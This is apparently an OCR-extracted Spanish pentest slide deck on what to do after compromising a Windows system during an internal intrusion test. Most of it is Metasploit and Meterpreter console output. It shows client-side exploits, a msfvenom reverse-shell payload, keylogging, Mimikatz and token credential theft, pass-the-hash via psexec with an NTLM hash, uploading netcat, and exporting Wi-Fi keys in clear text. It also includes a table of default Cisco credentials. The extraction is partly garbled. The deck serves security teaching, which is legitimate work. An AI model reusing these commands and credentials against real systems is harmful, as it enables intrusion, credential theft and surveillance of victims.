



Who Am I?



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- Oficial de Seguridad de la Información
- Pentester

http://nonsecurity.blogspot.com/

@M13chy

Company Logo

The reason



"aun cuando no se puedan crackear las pass, es suficiente con mostrarles q se pudo optener las

hashes"





¿Un pentester ha pwn3d un sistema, y ahora qué?








Escenario





Prueba de intrusión interna

Comprometido un sistema operativo con

Microsoft Windows



Implementación (tecnología)


WEP



Cancelar

Conectar

Ayuda



Exploits



Top 50 Vendors By Total Number Of "Distinct" Vulnerabilities in 2016

Go to year: 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 All Time Leaders

		Number of Vulnerabilities		
1	<u>Oracle</u>	220		
2	<u>IBM</u>	<u>117</u>		
3	Microsoft	<u>101</u>		
4	Google	<u>95</u>		
5	<u>Apple</u>	<u>90</u>		
6	<u>Adobe</u>	<u>86</u>		
7	Cisco	<u>78</u>		
8	<u>Mozilla</u>	<u>69</u>		
9	Wireshark	<u>45</u>		
10	<u>HP</u>	<u>27</u>		
11	<u>Debian</u>	<u>24</u>		
12	<u>Moodle</u>	<u>23</u>		
13	SIL	<u>19</u>		
14	<u>Huawei</u>	<u>18</u>		
15	<u>Apache</u>	<u>18</u>		
16	<u>Advantech</u>	<u>17</u>		
17	Cybozu	<u>16</u>		
18	<u>Linux</u>	<u>14</u>		
19	Canonical	<u>14</u>		
20	<u>Phpmyadmin</u>	<u>13</u>		
21	<u>Mariadb</u>	<u>12</u>		
22	Novell	<u>12</u>		
23	PHP	<u>12</u>		

Date	D	Α	٧	Title	Platform	Author
2016-04-01	•	-	0	PHP <= 7.0.4/5.5.33 - SNMP Format String Exploit	multiple	Andrew Kramer
2016-03-31	•	-	V	Apache Jetspeed Arbitrary File Upload	java	metasploit
2012-12-30	•	-	V	LShell <= 0.9.15 - Remote Code Execution	linux	drone
2016-03-30	•		V	ATutor 2.2.1 Directory Traversal / Remote Code Execution	php	metasploit
2016-03-30	•	-	0	Metaphor - Stagefright Exploit with ASLR Bypass	android	NorthBit
2016-03-29	•	-	V	Adobe Flash - Object.unwatch Use-After-Free Exploit	multiple	Google Securit.
2016-03-23	•	-	0	Multiple CCTV-DVR Vendors - Remote Code Execution	hardware	K1P0D

Latest WordPress Vulnerabilities

2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)
2015-09-15	WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue
2015-08-05	WordPress <= 4.2.3 - Timing Side Channel Attack

Latest Plugin Vulnerabilities

2016-01-03	Simple Ads Manager <= 2.9.4.116 - SQL Injection
2016-03-30	IMDb Profile Widget <= 1.0.8 - Local File Inclusion (LFI)
2016-03-29	WP Favorite Posts <= 1.6.5 - Cross-Site Scripting (XSS)
2016-03-30	Claptastic clap! Button <= 1.3 - Authenticated Cross-Site Scripting (XSS)
2016-03-30	CloudFlare <= 1.3.20 - Cross-Site Scripting (XSS)
2016-03-30	Music Store <= 1.0.41 - Cross-Site Scripting (XSS)
2016-03-23	Anti-Malware Security and Brute-Force Firewall <= 4.15.42 - XSS and CSRF






Client Side Attacks



```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.161
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 3 opened (192.168.1.71:38699 -> 192.168.1.161:4444) at 2010-08-21 13:39:10 -0600

msf > use exploit/windows/fileformat/adobe_utilprintf
    msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
    FILENAME => BestComputers-UpgradeInstructions.pdf
    msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
```

<u>msf</u> > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST= -b "\x00" -f exe -o Meterpreter.exe -b "\x00" -f exe -o Meterpreter.exe -b "\x00" -f exe -o Meterpreter.exe



PAYLOAD => windows/meterpreter/reverse_tcp

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455

Fail!!!









Router Passwords.com

Arris Wifi

Find Arris Cable Modems At Best Buy $\ \, \ \,$. Shop Now!

Now!

Welcome to the internets largets and most updated default router passwords database

Select Router Manufacturer

CISCO



Manufacturer	Model	Protocol	Username	Password
CISCO	CACHE ENGINE	CONSOLE	admin	diamond
CISCO	CONFIGMAKER		cmaker	cmaker
CISCO	CNR Rev. ALL	CNR GUI	admin	changeme
CISCO	NETRANGER/SECURE IDS	MULTI	netrangr	attack
CISCO	BBSM Rev. 5.0 AND 5.1	TELNET OR NAMED PIPES	bbsd-client	changeme2
CISCO	BBSD MSDE CLIENT Rev. 5.0 AND 5.1	TELNET OR NAMED PIPES	bbsd-client	NULL
CISCO	BBSM ADMINISTRATOR Rev. 5.0 AND 5.1	MULTI	Administrator	changeme
CISCO	NETRANGER/SECURE IDS Rev. 3.0(5)S17	MULTI	root	attack
CISCO	BBSM MSDE ADMINISTRATOR Rev. 5.0 AND 5.1	IP AND NAMED PIPES	sa	(none)
CISCO	CATALYST 4000/5000/6000 Rev. ALL	SNMP	(none)	public/private/secret
CISCO	PIX FIREWALL	TELNET	(none)	cisco
CISCO	VPN CONCENTRATOR 3000 SERIES Rev. 3	MULTI	admin	admin
CISCO	CONTENT ENGINE	TELNET	admin	default
CISCO	AP1200 Rev. IOS	MULTI	Cisco	Cisco




Regalos!!!














Post Explotación



Pivoting
Desktop (VNC)
File Browser
Screenshot
Hashdump
Process List
Logging keystrokes
Download/Upload
Persistence





Post Explotación



msf exploit(handler) > exploit :4444 [*] Sparted reverse handler on [*] Starting the payload handler... [*] Sending stage (770048 bytes) to :4444 -> :29748) [*] Meterpreter session 1 opened (meterpreter > sysinfo Computer 0S : Windows 7 (Build 7601, Service Pack 1). Architecture : x64 (Current Process is w0w64) System Language : es ES : x86/win32 Meterpreter

 $\underline{\mathsf{meterpreter}}$ > \mathtt{getuid}

Server username: Nessus-PC\Nessus

<u>meterpreter</u> > screenshot

Screenshot saved to: /root/MZAuImEU.jpeg

<u>msf</u> > search exploit/windows/local

Matching Modules

<u>meterpreter</u> > keyscan_start Starting the keystroke sniffer... <u>meterpreter</u> > keyscan_dump Dumping captured keystrokes... notepad <Return> HOLA MUNDO!!!! Incognito Commands

Command Description

add_group_user Attempt to add a user to a global group with all tokens add_localgroup_user Attempt to add a user to a local group with all tokens

add_user Attempt to add a user with all tokens

list_tokens List tokens available under current user context snarf_hashes Snarf challenge/response hashes for every token

Mimikatz Commands

Command Description


kerberos Attempt to retrieve kerberos creds livessp Attempt to retrieve livessp creds


mimikatz command Run a custom commannd

msv Attempt to retrieve msv creds (hashes)


ssp Attempt to retrieve ssp creds
tspkg Attempt to retrieve tspkg creds
wdigest Attempt to retrieve wdigest creds

Post Explotación





Domain is ignored



Command prompt



```
Administrador: Símbolo del sistema
C:\Windows\system32>net user /domain
C:\Windows\system32>wmic useraccounts
C:\Windows\system32>fsutil fsinfo drives
C:\Windows\system32>gpresult /h D:\GP_Report.html
C:\Windows\system32>tree D:\ /f /a > C:\output_D.txt
C:\Windows\system32>type %WINDIR%\System32\drivers\etc\hosts
C:\Windows\system32>netsh wlan export profile folder=. key=clear
```



Nmap scan report for Host is up (0.0043s latency). PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftp Nmap scan report for Host is up (0.0017s latency). Service Info: OS: Windows: CF PORT STATE SERVICE Nmap scan report for Host is up (0.00076s latency). IPC\$ PORT STATE SERVICE VERSION 445/tcp open netbios-ssn Host script results: smb-os-discovery: OS: Windows Server 2008 R2 Standard 7601 Se Server 2008 R2 Standard 6.1) Users OS CPE: cpe:/o:microsoft:windows_server_200 Computer name: NetBIOS computer name: Domain name: Forest name:

445/tcp open microsoft-ds Host script results: smb-enum-shares: Anonymous access: <none> Current user ('guest') access: READ/WRITE Anonymous access: READ < not a file share> Current user ('guest') access: READ < not a file share> TODO COMPARTIDO Anonymous access: <none> Current user ('guest') access: READ/WRITE Anonymous access: <none> Current user ('guest') access: READ Nmap scan report for Host is up (0.0013s latency). Not shown: 1 closed port PORT STATE SERVICE VERSION Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for

Host is up (0.0014s latency). PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL 5.1.73 Nmap scan report for Host is up (0.00075s latency). PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL (unauthorized) Nmap scan report for Host is up (0.00096s latency). PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL (unauthorized) Nmap scan report for Host is up (0.00091s latency). PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL (unauthorized) Nmap scan report for Host is up (0.0019s latency). PORT STATE SERVICE VERSION 3306/tcp open mysql MySQL (unauthorized) 80/tcp open http Microsoft IIS httpd 7.5

Nmap scan report for

Nmap scan report for Nmap scan report for

Nmap

Nmap scan report for

PORT STATE SERVICE VERSION

Host is up (0.0010s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for Host is up (0.0062s latency).

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for Host is up (0.0011s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

135/tcp open msrpc Microsoft Windows RPC

Nmap scan report for Host is up (0.00062s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host is up (0.0050s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host is up (0.0010s latency). PORT STATE SERVICE VERSION 135/tcp open msrpc Microsoft Windows RPC Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results: smb-os-discovery:

Forest name:

Nmap scan report for

Host is up (0.00057s latency).

445/tcp open netbios-ssn

PORT STATE SERVICE VERSION

OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)

OS CPE: cpe:/o:microsoft:windows_server_2008::sp1

Computer name: NetBIOS computer name: Domain name:

System time: 2014-09-29T15:33:10-04:00

System time: 2014-09-29T15:33:10-04:00

Host is up (0.0011s latency).

Not shown: 1 closed port

PORT STATE SERVICE VERSION

80/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Metasploit



```
meterpreter > run post/windows/gather/enum_shares
                                                                             msf > use exploit/windows/smb/psexec
                                                                             msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
   Running against session 3
                                                                             payload => windows/meterpreter/reverse_tcp
   The following shares were found:
        Name: Desktop
        Path: C:\Documents and Settings\Admi meterpreter > search -f *.jpg
                                                Found 418 results...
        Type: 0
                                                    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Blue hills.jpg (28521 bytes)
    Recent Mounts found:
                                                    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Sunset.jpg (71189 bytes)
        \\192.168.1.250\software
                                                    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Water lilies.jpg (83794 bytes)
        \\192.168.1.250\Data
                                                    c:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures\Winter.jpg (105542 bytes)
```

```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe C:\\windows\\system32
[*] uploading : /tmp/nc.exe -> C:\windows\system32
[*] uploaded : /tmp/nc.exe -> C:\windows\system32nc.exe
```

```
msf exploit(psexec) > set SMBPass e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
SMBPass => e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
```

```
meterpreter > run post/windows/manage/delete_user USERNAME=hacker

[*] User was deleted!
meterpreter >
```

```
Name Disclosure Date post/multi/manage/multi_post
```

POST Presentación



PwnWiki.io - una colección de herramientas, tácticas y procedimientos a realizar después de haber obtenido acceso a un sistema

PUBLICADO POR VICENTE MOTOS ON MIÉRCOLES, 30 DE MARZO DE 2016 ETIQUETAS: HERRAMIENTAS, PENTEST, POST-EXPLOTACIÓN,



Image Generated Here

PwnWiki.io is a collection TTPs (tools, tactics, and procedures) for what to do after access has been gained.





